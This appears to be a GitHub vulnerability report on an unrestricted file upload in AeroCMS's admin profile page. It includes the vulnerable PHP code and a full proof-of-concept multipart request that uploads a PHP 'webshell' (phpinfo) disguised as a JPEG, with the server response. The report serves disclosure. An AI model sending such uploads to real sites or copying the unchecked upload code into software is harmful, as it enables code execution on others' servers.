



After entering the background of website management, click "Profile" to enter the interface of "/admin/profile. PHP", and you can see that the function of uploading pictures exists.




We create a new webshell file and name it shell.php:

<?php phpinfo(); ?>

Next, we select the file and click "Updae Profile" to upload the file



When upload success access '/images/shell.php'



### Configuration

We can see that the file was successfully uploaded and executed

# **Vulnerable Code**

```
📢 File Edit Selection View Go Run Terminal Help
                                                                                                              profile.php - Visual Studio Code
X Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
                                                                                                                                            ×
       m profile.php X
       D: > wwwroot > aerocms.com > admin > ** profile.php
                                                                                          Aa <u>ab</u> * No results
              if(isset($ POST['update user']))
                                    = mysqli_real_escape_string($connection, trim($_POST['username']));
                  $username
                                    = mysqli_real_escape_string($connection, trim($_POST['password']));
                  $password
                  $user_firstname = mysqli_real_escape_string($connection, trim($_POST['user_firstname']));
                  $user_lastname = mysqli_real_escape_string($connection, trim($_POST['user_lastname']));
$user_email = mysqli_real_escape_string($connection, trim($_POST['user_email']));
                  $user role
                                    = mysqli_real_escape_string($connection, trim($_POST['user_role']));
                                    = $_FILES['user_image']['name'];
                  $user_image
                  $user_image_tmp = $_FILES['user_image']['tmp_name'];
                  move_uploaded_file($user_image_tmp, "../images/$user_image");
                  if(empty($user_image))
                       $query = "SELECT * FROM users WHERE username = $session_username";
                       $select_image = mysqli_query($connection, $query);
                       while($row = mysqli_fetch_array($select_image))
                            $user_image = $row['user_image'];
                  $update_user_profile_query = "UPDATE users SET password = '$password', user_firstname = '$user_firs
                                                 user_lastname = '$user_lastname', user_email = '$user_email', user_rol
                                                 username = '$username', user_image = '$user_image' WHERE username = '$
(8)
                   $result = mysqli_query($connection, $update_user_profile_query);
£03
                ⊗0 10
TRestricted Mode
                                                                                                   Ln 42, Col 1 Spaces: 4 UTF-8 LF PHP 🔊
```

No file checking before uploading

## POC

## **Injection Point**

-----423983190532431556521178267050

Content-Disposition: form-data; name="user\_image"; filename="shell.php"

Content-Type: image/jpeg

## Request

```
POST /admin/profile.php HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
-423983190532431556521178267050
Content-Length: 1109
Origin: http://127.0.0.1:8080
Connection: close
Referer: http://127.0.0.1:8080/admin/profile.php
Cookie: PHPSESSID=dh3hq98sqsj0eapgn43efegfb3
Upgrade-Insecure-Requests: 1
-----423983190532431556521178267050
Content-Disposition: form-data; name="username"
1111
-----423983190532431556521178267050
Content-Disposition: form-data; name="password"
123.com
-----423983190532431556521178267050
Content-Disposition: form-data; name="user_firstname"
-----423983190532431556521178267050
Content-Disposition: form-data; name="user_lastname"
-----423983190532431556521178267050
Content-Disposition: form-data; name="user email"
-----423983190532431556521178267050
Content-Disposition: form-data; name="user_image"; filename="shell.php"
Content-Type: image/jpeg
test is test
<?php phpinfo();?>
-----423983190532431556521178267050
Content-Disposition: form-data; name="user_role"
Subscriber
-----423983190532431556521178267050
Content-Disposition: form-data; name="update_user"
Update Profile
-----423983190532431556521178267050--
```

### response

```
HTTP/1.1 200 OK
Date: Wed, 10 Aug 2022 02:45:01 GMT
Server: Apache/2.4.10 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8474
Connection: close
Content-Type: text/html; charset=UTF-8
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="description" content="">
  <meta name="author" content="">
  <title>AeroCMS Admin Panel</title>
  <!-- Bootstrap Core CSS -->
  <link href="css/bootstrap.min.css" rel="stylesheet">
  <!-- Custom CSS -->
  <link href="css/sb-admin.css" rel="stylesheet">
  <!-- Custom Fonts -->
  <link href="font-awesome/css/font-awesome.min.css" rel="stylesheet" type="text/css">
  <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->
  <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
  <!--[if lt IE 9]>
      <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
      <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
  <![endif]-->
  <link rel="stylesheet" href="css/styles.css">
  <script type="text/javascript" src="https://www.gstatic.com/charts/loader.js"></script>
  <script src="https://cloud.tinymce.com/stable/tinymce.min.js"></script>
  <script src="js/jquery.js"></script>
  <div id="wrapper">
      <!-- Navigation -->
      <nav class="navbar navbar-inverse navbar-fixed-top" role="navigation">
          <!-- Brand and toggle get grouped for better mobile display -->
          <div class="navbar-header">
```

```
<button type="button" class="navbar-toggle" data-toggle="collapse" data-</pre>
target=".navbar-ex1-collapse">
             <span class="sr-only">Toggle navigation</span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="index.php">AeroCMS</a>
       </div>
       <!-- Top Menu Items -->
       <!-- <li><a href='#'>Users Online: </a> -->
          <a href='#'>Users Online: <span class="usersonline"></span></a>
          <a href="../index.php">View Site</a>
          class="dropdown">
              <a href="#" class="dropdown-toggle" data-toggle="dropdown"><i class="fa fa-</pre>
user"></i> <b class="caret"></b></a>
             <1i>>
                    <a href="#"><i class="fa fa-fw fa-user"></i> Profile</a>
                 <1i>>
                    <a href="../includes/logout.php"><i class="fa fa-fw fa-power-off">
</i> Log Out</a>
                 <!-- Sidebar Menu Items - These collapse to the responsive navigation menu on small
screens -->
       <div class="collapse navbar-collapse navbar-ex1-collapse">
          <1i>>
                 <a href="index.php"><i class="fa fa-fw fa-dashboard"></i> Dashboard</a>
             <1i>>
                 <a href="javascript:;" data-toggle="collapse" data-</pre>
target="#posts dropdown"><i class="fa fa-fw fa-arrows-v"></i> Posts <i class="fa fa-fw fa-
caret-down"></i></a>
                 <a href="./posts.php">View All Posts</a>
                    <a href="./posts.php?source=add_post">Add Posts</a>
                    <
                 <a href="./categories.php"><i class="fa fa-fw fa-wrench"></i></i></or>
Categories</a>
```

```
<1i>>
                   <a href="./comments.php"><i class="fa fa-fw fa-file"></i> Comments</a>
               <1i>>
                    <a href="javascript:;" data-toggle="collapse" data-target="#users"><i</pre>
class="fa fa-fw fa-arrows-v"></i> Users <i class="fa fa-fw fa-caret-down"></i></a>
                    d="users" class="collapse">
                        <1i>>
                           <a href="./users.php">View All Users</a>
                        <1i>>
                            <a href="./users.php?source=add user">Add User</a>
                        <1i>>
                    <a href="./profile.php"><i class="fa fa-fw fa-file"></i> Profile</a>
                </div>
        <!-- /.navbar-collapse -->
   </nav>
   <div id="page-wrapper">
       <div class="container-fluid">
           <!-- Page Heading -->
           <div class="row">
                <div class="col-lg-12">
                    <h1 class="page-header">
                       Welcome to the Admin Panel,
                        <small>!</small>
                    </h1>
                    <form action="" method="post" enctype="multipart/form-data">
                        <div class="form-group">
                                <label for="username">Username</label>
                                <input type="text" name="username" value="1111" class="form-</pre>
control">
                        </div>
                        <div class="form-group">
                                <label for="password">Password</label>
                                <input type="password" name="password" value="123.com"</pre>
class="form-control">
                        </div>
                        <div class="form-group">
                            <label for="user_firstname">Firstname</label>
                            <input type="text" name="user_firstname" value="" class="form-</pre>
control">
                        </div>
```

```
<div class="form-group">
                             <label for="user lastname">Lastname</label>
                             <input type="text" name="user_lastname" value="" class="form-</pre>
control">
                         </div>
                         <div class="form-group">
                             <label for="user_email">Email</label>
                             <input type="email" name="user_email" value="" class="form-</pre>
control">
                         </div>
                         <div class="form-group">
                             <label for="user_image">Image</label>
                             <img class="img-responsive" width="200" src="../images/test2.php"</pre>
alt="">
                             <input type="file" name="user_image" class="form-control">
                         </div>
                         <div class="form-group">
                             <select name="user_role" class="form-control">
                                 <option value="Subscriber">Subscriber</option>
                             <option value='Admin'>Admin</option>
                             </select>
                         </div>
                         <div class="form-group">
                             <input type="submit" value="Update Profile" name="update_user"</pre>
class="btn btn-primary">
                         </div>
                    </form>
                </div>
            </div>
            <!-- /.row -->
        </div>
        <!-- /.container-fluid -->
   </div>
   <!-- /#page-wrapper -->
</div>
<!-- /#wrapper -->
```

I hope you can fix this vulnerability as soon as possible. I will report this vulnerability to CVE. Looking forward to your reply

Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	
1 participant	